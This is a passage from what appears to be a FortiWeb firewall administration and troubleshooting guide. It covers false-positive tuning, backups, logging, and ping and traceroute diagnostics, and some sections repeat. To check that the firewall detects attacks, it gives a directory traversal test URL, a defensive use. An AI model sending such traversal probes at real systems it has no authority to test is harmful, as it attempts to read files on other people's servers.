

For SQL Injection detection, you can also enable False Positive Mitigation to reduce false positives. For details, see False Positive Mitigation for SQL Injection signatures on page 429.



If a signature causes false positives, but disabling it would allow attacks, you can use packet capture and analysis tools such as Wireshark to analyze the differences between your typical traffic and attacks, then craft a custom signature (see Defining custom data leak & attack signatures on page 437) targeting the attacks but excluding your normal traffic.

If you need to save time, or don't feel comfortable doing this, you can contact Fortinet Technical Support for professional services at:

HTTP://www.fortinet.com/support/forticare_support/professional_svcs.html

If you have written an attack signature yourself, or used regular expressions to define large sets of web pages where you will be applying rate limiting, be sure to use the **>>** (test) button with Request URL on page 491 and other similar settings to check:

- your regular expression's syntax (see Regular expression syntax on page 1113)
- all expected matches
- all non-matches

Regular expressions that do not match enough attack permutations cause false negatives; regular expressions that match unintended traffic cause false positives.

Regular backups

Make a backup before executing operations that can cause large configuration changes, such as:

- Upgrading the firmware
- Running the CLI commands `execute factoryreset` or `execute restore`
- Clicking the **Reset** button in the **System Information** widget on the dashboard
- Changing the operation mode

To mitigate impact in the event of a network compromise, always password-encrypt your backups.

There are two backup methods:

- Manual (see To back up the configuration via the web UI to localhost on page 741)

Go to **System > Maintenance > Backup & Restore**, and select the **Local Backup** tab.

- Via FTP/SFTP (see To back up the configuration via the web UI to an FTP/SFTP server on page 742).

Go to **System > Maintenance > Backup & Restore**, and select the **FTP Backup** tab.

To lessen the impact on performance, schedule the FTP backup time for off-peak hours.

Downloading logs in RAM before shutdown or reboot

Event log messages stored in memory are cleared when the FortiWeb appliance shuts down. If you require the ability to save a few logs, you can copy and paste the HTML from the GUI page that is displaying the memory logs. Otherwise, if you need to be able to keep and download many logs, you should instead configure FortiWeb to store event logs on disk. For details, see Configuring logging on page 795 and Downloading log messages on page 814.

Downloading logs in RAM before shutdown or reboot

Event log messages stored in memory are cleared when the FortiWeb appliance shuts down. If you require the ability to save a few logs, you can copy and paste the HTML from the GUI page that is displaying the memory logs. Otherwise, if you need to be able to keep and download many logs, you should instead configure FortiWeb to store event logs on disk. For details, see Configuring logging on page 795 and Downloading log messages on page 814.

Troubleshooting

This section provides guidelines to help you resolve issues if your FortiWeb appliance is not behaving as you expect. It's composed of the following parts:

Troubleshooting outline

This section outlines some basic concepts and skills for FortiWeb troubleshooting.

Diagnosing server-policy connectivity issues

This section focuses on troubleshooting methods and analysis steps on typical connectivity issues, including failing to visit an access-policy in different conditions, troubleshooting failures of special return code, connecting to backend servers failures, as well as SSL/TLS failures.

Diagnosing system issues

Critical connectivity issues are often caused by system level issues. Sometimes even though connectivity is normal, the system resource becomes abnormal. This may cause potential issues. This section summarizes the front-end and back-end commands to check and analyze system resources, logs, daemon, and kernel crashes.

Diagnose software function issues

This section focuses on diagnosing methods for troubleshooting functional and feature level issues, and also summarizes some frequently asked questions (FAQ).

Diagnose hardware issues

This section focuses on troubleshooting methods for potential hardware issues related to hard disk, power supply, SSL card, etc.

System tools & diagnose commands

This section focuses on the important diagnose commands, explaining the detailed usage and providing some examples, but it doesn't include those commands that are listed and easy to be understood from the CLI Guide description.

Keep in mind that if you cannot resolve the issue on your own, you can contact Fortinet Customer Service & Support:

HTTPs://support.fortinet.com

Introduction

This guide is composed of the following parts:

Troubleshooting outline

This section outlines some basic concepts and skills for FortiWeb troubleshooting.

Diagnosing server-policy connectivity issues

This section focuses on troubleshooting methods and analysis steps on typical connectivity issues, including failing to visit an access-policy in different conditions, troubleshooting failures of special return code, connecting to backend servers failures, as well as SSL/TLS failures.

Diagnosing system issues

Critical connectivity issues are often caused by system level issues. Sometimes even though connectivity is normal, the system resource becomes abnormal. This may cause potential issues. This section summarizes the front-end and back-end commands to check and analyze system resources, logs, daemon, and kernel crashes.

Diagnose software function issues

This section focuses on diagnosing methods for troubleshooting functional and feature level issues, and also summarizes some frequently asked questions (FAQ).

Diagnose hardware issues

This section focuses on troubleshooting methods for potential hardware issues related to hard disk, power supply, SSL card, etc.

System tools & diagnose commands

This section focuses on the important diagnose commands, explaining the detailed usage and providing some examples, but it doesn't include those commands that are listed and easy to be understood from the CLI Guide description.

Troubleshooting outline

Establishing a system baseline

Before you can define an **abnormal** operation, you need to know what **normal** operation is. When there is a problem, a baseline for normal operation helps you to define what is wrong or changed.

Baseline information can include:

- Logging (see "Enabling log types, packet payload retention, & resource shortage alerts" in FortiWeb Administration Guide.)
- Monitoring performance statistics such as memory usage (see "System Resources widget" and "SNMP traps & queries" in FortiWeb Administration Guide.)
- Regular backups of the FortiWeb appliance's configuration (see "Backups" in FortiWeb Administration Guide)

If you accidentally change something, the backup can help you restore normal operation quickly and easily. Backups also can aid in troubleshooting: you can use a tool such as diff to find the parts of the configuration that have changed.

Determining the source of the problem

To know which solutions to try, you first need to locate the source of the problem. Occasionally, a problem has more than one possible source. To find a working solution, you will need to determine the exact source of the problem.

- Did FortiWeb's hardware and software both start properly? If not, see System boot-up issues on page 908.
- Are you having Login issues? For details, see System login & authentication issues on page 912.
- What has recently changed?

  Do not assume that nothing has changed in the network. Use Diff and Backups (see "Backup & restore" in FortiWeb Administration Guide) to check if something changed in the configuration, and Logging (see "Logging" FortiWeb Administration Guide) to check if an unusual condition occurred. If the configuration did change, see what the effect is when you roll back the change.
- Does your configuration involve HTTPS?

  If yes, make sure your certificate is loaded and valid.
- Are any web servers down?

  See "Policy Status dashboard" FortiWeb Administration Guide.
- Is a policy disabled?
- Does the problem originate on the camera, FortiWeb, or your computer? There are two sides to every connection. For details, see Diagnosing Network Connectivity Issues.
- Does the problem affect only specific clients or servers? Are they all of the same type?
- Is the problem intermittent or random? Or can you reproduce it reliably, regardless of which camera or computer you use to connect to FortiWeb?

  If the problem is intermittent, you can use the "System Resources widget" in FortiWeb Administration Guide to see whether the problem corresponds to FortiWeb processor or RAM exhaustion. For details, see Diagnosing system issues.

  You can also view the event log. If there is no event log, someone may have disabled that feature. For details, see "Enabling log types, packet payload retention, & resource shortage alerts" in FortiWeb Administration Guide.
- Is your system under attack?

  View the "Attack Log widget" in FortiWeb Administration Guide.

Planning & access privileges

Create a checklist so that you know what you have tried, and what is left to check.

If you need to contact Fortinet Technical Support, it helps to provide a list of what data you gathered and what solutions you tried. This prevents duplicated efforts, and minimizes the time required to resolve your ticket.

If you need access to other networking equipment such as switches, routers, and servers to help you test, contact your network administrator. Fortinet Technical Support will not have access to this other equipment. However, they may need to ask you to adjust a setting on the other equipment.

If you are not using the `admin` account on FortiWeb, verify that your account has the permissions you need to run all diagnostics.

Diagnosing server-policy connectivity issues

One of your first tests when configuring a new policy should be to determine whether allowed traffic is flowing to your web servers.

- Is there a server policy applied to the web server or servers FortiWeb was installed to protect? If it is operating in Reverse Proxy mode, FortiWeb will not allow any traffic to reach a protected web server unless there is a matching server policy that permits it.
- If your network utilizes secure connections (HTTPS) and there is no traffic flow, is there a problem with your certificate?
- If you run a test attack from a browser aimed at your website, does it show up in the attack log?

To verify, configure FortiWeb to detect the attack, then craft a proof-of-concept that will trigger the attack sensor. For example, to see whether directory traversal attacks are being logged and/or blocked, you could use your web browser to go to:

```
HTTP://www.example.com/login?user=../../../../
```

Under normal circumstances, you should see a new attack log entry in the attack log console widget of the system dashboard. For details, see "Attack Log widget" in FortiWeb Administration Guide.

Diagnosing Network Connectivity Issues

One of your first tests when configuring a new policy should be to determine whether allowed traffic is flowing to your web servers.

- Is there a server policy applied to the web server or servers FortiWeb was installed to protect? If it is operating in Reverse Proxy mode, FortiWeb will not allow any traffic to reach a protected web server unless there is a matching server policy that permits it.
- If your network utilizes secure connections (HTTPS) and there is no traffic flow, is there a problem with your certificate?
- If you run a test attack from a browser aimed at your website, does it show up in the attack log?

To verify, configure FortiWeb to detect the attack, then craft a proof-of-concept that will trigger the attack sensor. For example, to see whether directory traversal attacks are being logged and/or blocked, you could use your web browser to go to:

```
HTTP://www.example.com/login?user=../../../../
```

Under normal circumstances, you should see a new attack log entry in the attack log console widget of the system dashboard.

Checking hardware connections

If there is no traffic flowing from the FortiWeb appliance, it may be a hardware problem.

To check hardware connections

- Ensure the network cables are properly plugged in to the interfaces on the FortiWeb appliance.
- Ensure there are connection lights for the network cables on the appliance.
- Change the cable if the cable or its connector are damaged or you are unsure about the cable's type or quality.
- Connect the FortiWeb appliance to different hardware to see if that makes a difference.
- In the web UI, go to **Status > Network > Interface** and ensure that the link status is up for the interface.

  If the status is down (down arrow on red circle), click **Bring Up** next to it in the **Status** column.

  You can also enable an interface in CLI, for example:

```
config system interface
   edit port2
      set status up
end
```

If any of these checks solve the problem, it was a hardware connection issue. You should still perform some basic software tests to ensure complete connectivity.

If the hardware connections are correct and the appliance is powered on but you cannot connect using the CLI or web UI, you may be experiencing bootup problems. See System boot-up issues.

Examining the ARP table

When you have poor connectivity, another good place to look for information is the address resolution protocol (ARP) table. A functioning ARP is especially important in high-availability configurations.

To check the ARP table in the CLI, enter:

```
diagnose network arp list
```

Checking routing

`ping` and `traceroute` are useful tools in network connectivity and route troubleshooting.

Since you typically use these tools to troubleshoot, you can allow ICMP, the protocol used by these tools, in firewall policies and on interfaces only when you need them. Otherwise, disable ICMP for improved security and performance.

By default, the FortiWeb appliance will forward only HTTP/HTTPS traffic to your protected web servers. (That is, routing/IP-based forwarding is disabled.) For information on enabling forwarding of FTP or other protocols, see the `config router setting` command in the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

By default, FortiWeb appliances will respond to `ping` and `traceroute`. However, if the appliance does not respond, and there are no firewall policies that block it, ICMP type 0 (`ECHO_REPSPONSE`) might be effectively disabled.

To enable ping and traceroute responses from FortiWeb

1. Go to **System > Network > Interface.**
   To access this part of the web UI, you must have **Read** and **Write** permission in your administrator's account access profile to items in the **Router Configuration** category. For details, see Permissions on page 52.

2. In the row for the network interface which you want to respond to ICMP type 8 (`ECHO_REQUEST`) for `ping` and UDP for `traceroute`, click **Edit**.
   A dialog appears.
3. Enable PING on page 119.

Disabling PING on page 119 only prevents FortiWeb from **receiving** ICMP type 8 (`ECHO_REQUEST`) and traceroute-related UDP and responding to it.

It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic.

4. If Trusted Host on page 711, Administrators on page 709, and Administrators on page 709 have been restricted, verify that they include your computer or device's IP address. Otherwise FortiWeb will not respond.
5. Click **OK**.
   The appliance should now respond when another device such as your management computer sends a `ping` or `traceroute` to that network interface.

To verify routes between clients and your web servers

1. Attempt to connect **through** the FortiWeb appliance, from a client to a protected web server, via HTTP and/or HTTPS.
   If the connectivity test fails, continue to the next step.
2. Use the `ping` command on both the client and the server to verify that a route exists between the two. Test traffic movement in both directions: from the client to the server, and the server to the client. Web servers do not need to be able to initiate a connection, but must be able to send reply traffic along a return path.

In networks using features such as asymmetric routing, routing success in one direction does **not** guarantee success in the other.

   If the routing test **succeeds**, continue with For application-layer problems, on the FortiWeb, examine the: on page 875.

   If the routing test **fails**, continue to the next step.
3. Use the `tracert` or `traceroute` command on both the client and the server (depending on their operating systems) to locate the point of failure along the route.
   If the route is broken when it reaches the FortiWeb appliance, first examine its network interfaces and routes. To display network interface addresses and subnets, enter the CLI command:

```
show system interface
```

   To display all recently-used routes with their priorities, enter the CLI command:

```
diagnose network route list
```

   You may need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blocklisting, misconfigured DNS records, and otherwise rule out problems at the physical, network, and transport layer.

   If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.
4. For application-layer problems, on the FortiWeb, examine the:
   - matching server policy and all components it references
   - certificates (if connecting via HTTPS)

- web server service/daemon (it should be running, and configured to listen on the port specified in the server policy for HTTP and/or HTTPS, for virtual hosts, they should be configured with a correct `Host:` name)

On routers and firewalls between the host and the FortiWeb appliance, verify that they permit HTTP and/or HTTPS connectivity between them.

Testing for connectivity with ping

The `ping` command sends a small data packet to the destination and waits for a response. The response has a timer that may expire, indicating that the destination is unreachable via ICMP.

Connectivity via ICMP only proves that a route exists. It does **not** prove that connectivity also exists via other protocols at other layers such as HTTP.

ICMP is part of Layer 3 on the OSI Networking Model. `ping` sends Internet Control Message Protocol (ICMP) `ECHO_REQUEST` ("ping") packets to the destination, and listens for `ECHO_RESPONSE` ("pong") packets in reply.

Some networks block ICMP packets because they can be used in a ping flood or denial of service (DoS) attack if the network does not have anti-DoS capabilities, or because `ping` can be used by an attacker to find potential targets on the network.

Beyond basic existence of a possible route between the source and destination, `ping` tells you the amount of packet loss (if any), how long it takes the packet to make the round trip (latency), and the variation in that time from packet to packet (jitter).

If `ping` shows **some** packet loss, investigate:

- cabling to eliminate loose connections
- ECMP, split horizon, or network loops
- all equipment between the ICMP source and destination to minimize hops

If `ping` shows **total** packet loss, investigate:

- cabling to eliminate incorrect connections
- all firewalls, routers, and other devices between the two locations to verify correct IP addresses, routes, MAC lists, trusted hosts, and policy configurations

If `ping` finds an outage between two points, use `traceroute` to locate exactly where the problem is.

To ping a device from the FortiWeb CLI

1. Log in to the CLI via either SSH, Telnet, or you can ping from the FortiWeb appliance in the **CLI Console** accessed from the web UI.
2. If you want to adjust the behavior of `execute ping`, first use the `execute ping options` command. For details, see the *FortiWeb CLI Reference*: HTTPs://docs.fortinet.com/product/fortiweb/
3. Enter the command:

   ```
   execute ping <destination_ipv4>
   ```

   where `<destination_ipv4>` is the IP address of the device that you want to verify that the appliance can connect to, such as `192.168.1.1`.

To verify that routing is bidirectionally symmetric, you should **also** ping the appliance. For details, see To enable ping and traceroute responses from FortiWeb on page 874 and To ping a device from a Microsoft Windows computer on page 877 or To ping a device from a Linux or Mac OS X computer on page 878.

If the appliance **can** reach the host via ICMP, output similar to the following appears:

```
PING 192.0.2.96 (192.0.2.96): 56 data bytes
64 bytes from 192.0.2.96: icmp_seq=0 ttl=253 time=6.5 ms
64 bytes from 192.0.2.96: icmp_seq=1 ttl=253 time=7.4 ms
64 bytes from 192.0.2.96: icmp_seq=2 ttl=253 time=6.0 ms
64 bytes from 192.0.2.96: icmp_seq=3 ttl=253 time=5.5 ms
64 bytes from 192.0.2.96: icmp_seq=4 ttl=253 time=7.3 ms

--- 192.0.2.96 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 5.5/6.5/7.4 ms
```

If the appliance **cannot** reach the host via ICMP, output similar to the following appears:

```
PING 192.0.2.108 (192.0.2.108): 56 data bytes
Timeout ...
Timeout ...
Timeout ...
Timeout ...
Timeout ...

--- 192.0.2.108 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss
```

“100% packet loss” and “Timeout” indicates that the host is not reachable.

For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

To ping a device from a Microsoft Windows computer

1. Click the **Start** (Windows logo) menu to open it.
   If the host is running Windows XP, instead, go to **Start > Run...**
2. Type `cmd` then press **Enter**.
   The Windows command line appears.
3. Enter the command:
   ```
   ping <options_str> <destination_ipv4>
   ```

   where:
   - `<destination_ipv4>` is the IP address of the device that you want to verify that the computer can connect to, such as `192.0.2.1`.
   - `<options_str>` are zero or more options, such as:
     - `-t`—Send packets until you press Control-C.
     - `-a`—Resolve IP addresses to domain names where possible.
     - `-n` **x**—Where **x** is the number of packets to send.

   For example, you might enter:
   ```
   ping -n 5 192.0.2.1
   ```

If the computer **can** reach the destination, output similar to the following appears:

```
Pinging 192.0.2.1 with 32 bytes of data:
Reply from 192.0.2.1: bytes=32 time=7ms TTL=253
Reply from 192.0.2.1: bytes=32 time=6ms TTL=253
Reply from 192.0.2.1: bytes=32 time=11ms TTL=253
Reply from 192.0.2.1: bytes=32 time=5ms TTL=253

Ping statistics for 192.0.2.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 5ms, Maximum = 11ms, Average = 7ms
```

If the computer **cannot** reach the destination, output similar to the following appears:

```
Pinging 192.0.2.1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.0.2.1:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
“100% loss” and “Request timed out.” indicates that the host is not reachable.
```

To ping a device from a Linux or Mac OS X computer

1. Open a command prompt.

Alternatively, on Mac OS X, you can use the Network Utility application.

2. Enter the following command:

```
ping <options_str> <destination_ipv4>
```

where:

- `<destination_ipv4>` is the IP address of the device that you want to verify that the computer can connect to, such as `192.0.2.1`.
- `<options_str>` are zero or more options, such as:
  - `-W` **y**—Wait **y** seconds for `ECHO_RESPONSE`.
  - `-c` **x**—Where **x** is the number of packets to send.

If the command is not found, you can either enter the full path to the executable or add its path to your shell environment variables. The path to the `ping` executable varies by distribution, but may be `/bin/ping`.

If you do **not** supply a packet count, output will continue until you terminate the command with Control-C. For more information on options, enter `man ping`.

For example, you might enter:

```
ping -c 5 -W 2 192.0.2.1
```

If the computer **can** reach the destination via ICMP, output similar to the following appears:

```
PING 192.0.2.1 (192.0.2.1) 56(84) bytes of data.
64 bytes from 192.0.2.1: icmp_seq=1 ttl=253 time=6.85 ms
64 bytes from 192.0.2.1: icmp_seq=2 ttl=253 time=7.64 ms
```

```
64 bytes from 192.0.2.1: icmp_seq=3 ttl=253 time=8.73 ms
64 bytes from 192.0.2.1: icmp_seq=4 ttl=253 time=11.0 ms
64 bytes from 192.0.2.1: icmp_seq=5 ttl=253 time=9.72 ms

--- 192.0.2.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4016ms
rtt min/avg/max/mdev = 6.854/8.804/11.072/1.495 ms
```

If the computer **cannot** reach the destination via ICMP, if you specified a wait and packet count rather than having the command wait for your Control-C, output similar to the following appears:

```
PING 192.0.2.15 (192.0.2.15) 56(84) bytes of data.

--- 192.0.2.15 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 5999ms
“100% packet loss” indicates that the host is not reachable.
```

Otherwise, if you terminate by pressing Control-C (`^C`), output similar to the following appears:

```
PING 192.0.2.15 (192.0.2.15) 56(84) bytes of data.
From 192.0.2.2 icmp_seq=31 Destination Host Unreachable
From 192.0.2.2 icmp_seq=30 Destination Host Unreachable
From 192.0.2.2 icmp_seq=29 Destination Host Unreachable
^C
--- 192.0.2.15 ping statistics ---
41 packets transmitted, 0 received, +9 errors, 100% packet loss, time 40108ms
pipe 3
“100% packet loss” and “Destination Host Unreachable” indicates that the host is not
     reachable.
```

Testing routes & latency with traceroute

`traceroute` sends ICMP packets to test each hop along the route. It sends three packets to the destination, and then increases the time to live (TTL) setting by one, and sends another three packets to the destination. As the TTL increases, packets go one hop farther along the route until they reach the destination.

Most `traceroute` commands display their maximum hop count—the maximum number of steps it will take before declaring the destination unreachable—before they start tracing the route. The TTL setting may result in routers or firewalls along the route timing out due to high latency.

Where `ping` only tells you if the signal reached its destination and returned successfully, `traceroute` shows each step of its journey to its destination and how long each step takes. If you specify the destination using a domain name, the `traceroute` output can also indicate DNS problems, such as an inability to connect to a DNS server.

By default, `traceroute` uses UDP with destination ports numbered from 33434 to 33534. The traceroute utility usually has an option to specify use of ICMP `ECHO_REQUEST` (type 8) instead, as used by the Windows `tracert` utility. If you have a firewall and you want `traceroute` to work from both machines (Unix-like systems and Windows) you will need to allow **both** protocols inbound through your firewall (UDP ports 33434 - 33534 and ICMP type 8).

To trace the route to a device from the FortiWeb CLI

1. Log in to the CLI via either SSH, Telnet, or you can ping from the FortiWeb appliance in the **CLI Console** widget of the web UI.
2. Enter the command:

```
execute traceroute {<destination_ipv4> | <destination_fqdn>}
```

where {<destination_ipv4> | <destination_fqdn>} is a choice of either the device's IP address or its fully qualified domain name (FQDN).

For example, you might enter:

```
execute traceroute www.example.com
```

If the appliance **has** a complete route to the destination, output similar to the following appears:

```
traceroute to www.fortinet.com (192.0.2.150), 32 hops max, 84 byte packets
1 192.0.2.87 0 ms 0 ms 0 ms
2 192.0.2.221 <static-209-87-254-221.storm.ca> 2 ms 2 ms 2 ms
3 192.0.2.129 <core-2-g0-1-1104.storm.ca> 2 ms 1 ms 2 ms
4 192.0.2.161 2 ms 2 ms 3 ms
5 192.0.2.17 <core2-ottawa23_POS13-1-0.net.bell.ca> 3 ms 3 ms 2 ms
6 192.0.2.234 <core2-ottawatc_POS5-0-0.net.bell.ca> 20 ms 20 ms 20 ms
7 192.0.2.58 <core4-toronto21_POS0-12-4-0.net.bell.ca> 24 ms 21 ms 24 ms
8 192.0.2.154 <bx4-toronto63_so-2-0-0-0.net.bell.ca> 8 ms 9 ms 8 ms
9 192.0.2.145 <bx2-ashburn_so2-0-0.net.bell.ca> 23 ms 23 ms 23 ms
10 192.0.2.9 23 ms 22 ms 22 ms
11 192.0.2.238 <cr2.wswdc.ip.att.net> 100 ms 192.0.2.130 <cr2.wswdc.ip.att.net> 101 ms
     102 ms
12 192.0.2.21 <cr1.cgcil.ip.att.net> 101 ms 100 ms 99 ms
13 192.0.2.121 <cr1.sffca.ip.att.net> 100 ms 98 ms 100 ms
14 192.0.2.118 <cr81.sj2ca.ip.att.net> 98 ms 98 ms 100 ms
15 192.0.2.105 <gar2.sj2ca.ip.att.net> 96 ms 96 ms 96 ms
16 192.0.2.42 94 ms 94 ms 94 ms
17 192.0.2.10 88 ms 87 ms 87 ms
18 192.0.2.130 90 ms 89 ms 90 ms
19 192.0.2.150 <fortinet.com> 91 ms 89 ms 91 ms
20 192.0.2.150 <fortinet.com> 91 ms 91 ms 89 ms
```

Each line lists the routing hop number, the IP address and FQDN (if any) of that hop, and the 3 response times from that hop. Typically a value of <1ms indicates a local router.

If the appliance **does not** have a complete route to the destination, output similar to the following appears:

```
traceroute to 192.0.2.1 (192.0.2.1), 32 hops max, 84 byte packets
1 192.0.2.2 0 ms 0 ms 0 ms
2 192.0.2.10 0 ms 0 ms 0 ms
3 * * *
4 * * *
```

The asterisks (*) indicate no response from that hop in the network routing. For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

To trace the route to a device from a Microsoft Windows computer

1. Click the **Start** (Windows logo) menu to open it.
   If the host is running Windows XP, instead, go to **Start > Run...**
2. Type cmd then press Enter.
   The Windows command line appears.
3. Enter the command:

   ```
   tracert {<destination_ipv4> | <destination_fqdn>}
   ```

   If the appliance **has** a complete route to the destination, output similar to the following appears:

   ```
   Tracing route to www.fortinet.com [192.0.2.34]
   ```

```
over a maximum of 30 hops:

1 <1 ms <1 ms <1 ms 192.0.2.2
2 2 ms 2 ms 2 ms static-192-0-2-221.storm.ca [192.0.2.221]

3 2 ms 2 ms 22 ms core-2-g0-1-1104.storm.ca [192.0.2.129]
4 3 ms 3 ms 2 ms 67.69.228.161
5 3 ms 2 ms 3 ms core2-ottawa23_POS13-1-0.net.bell.ca [192.0.2.17]
(Output abbreviated.)
15 97 ms 97 ms 97 ms gar2.sj2ca.ip.att.net [192.0.2.105]
16 94 ms 94 ms 94 ms 192.0.2.42
17 87 ms 87 ms 87 ms 192.0.2.10
18 89 ms 89 ms 90 ms 192.0.2.130
19 89 ms 89 ms 90 ms fortinet.com [192.0.2.34]
20 90 ms 90 ms 91 ms fortinet.com [192.0.2.34]

Trace complete.
```

Each line lists the routing hop number, the 3 response times from that hop, and the IP address and FQDN (if any) of that hop. Typically a value of `<1ms` indicates a local router.

If the appliance **does not** have a complete route to the destination, output similar to the following appears:

```
Tracing route to 192.0.2.1 over a maximum of 30 hops

1 <1 ms <1 ms <1 ms 192.0.2.2
2 <1 ms <1 ms <1 ms 192.0.2.10
3 * * * Request timed out.
4 * * * Request timed out.
5 ^C
```

The asterisks (*) and “Request timed out.” indicate no response from that hop in the network routing.

To trace the route to a device from a Linux or Mac OS X computer

1. Open a command prompt.

Alternatively, on Mac OS X, you can use the Network Utility application.

2. Enter:

```
traceroute {<destination_ipv4> | <destination_fqdn>}
```

Note: the path to the executable may vary by distribution.

If the appliance **has** a complete route to the destination, output similar to the following appears:

```
traceroute to www.fortinet.com (192.0.2.34), 30 hops max, 60 byte packets
1 192.0.2.2 (192.0.2.2) 0.189 ms 0.277 ms 0.226 ms
2 static-192-0-2-221.storm.ca (192.0.2.221) 2.554 ms 2.549 ms 2.503 ms
3 core-2-g0-1-1104.storm.ca (192.0.2.129) 2.461 ms 2.516 ms 2.417 ms
4 192.0.2.161 (192.0.2.161) 3.041 ms 3.007 ms 2.966 ms
5 core2-ottawa23_POS13-1-0.net.bell.ca (192.0.2.17) 3.004 ms 2.998 ms 2.963 ms
(Output abbreviated.)
16 192.0.2.42 (192.0.2.42) 94.379 ms 94.114 ms 94.162 ms
17 192.0.2.10 (192.0.2.10) 122.879 ms 120.690 ms 119.049 ms
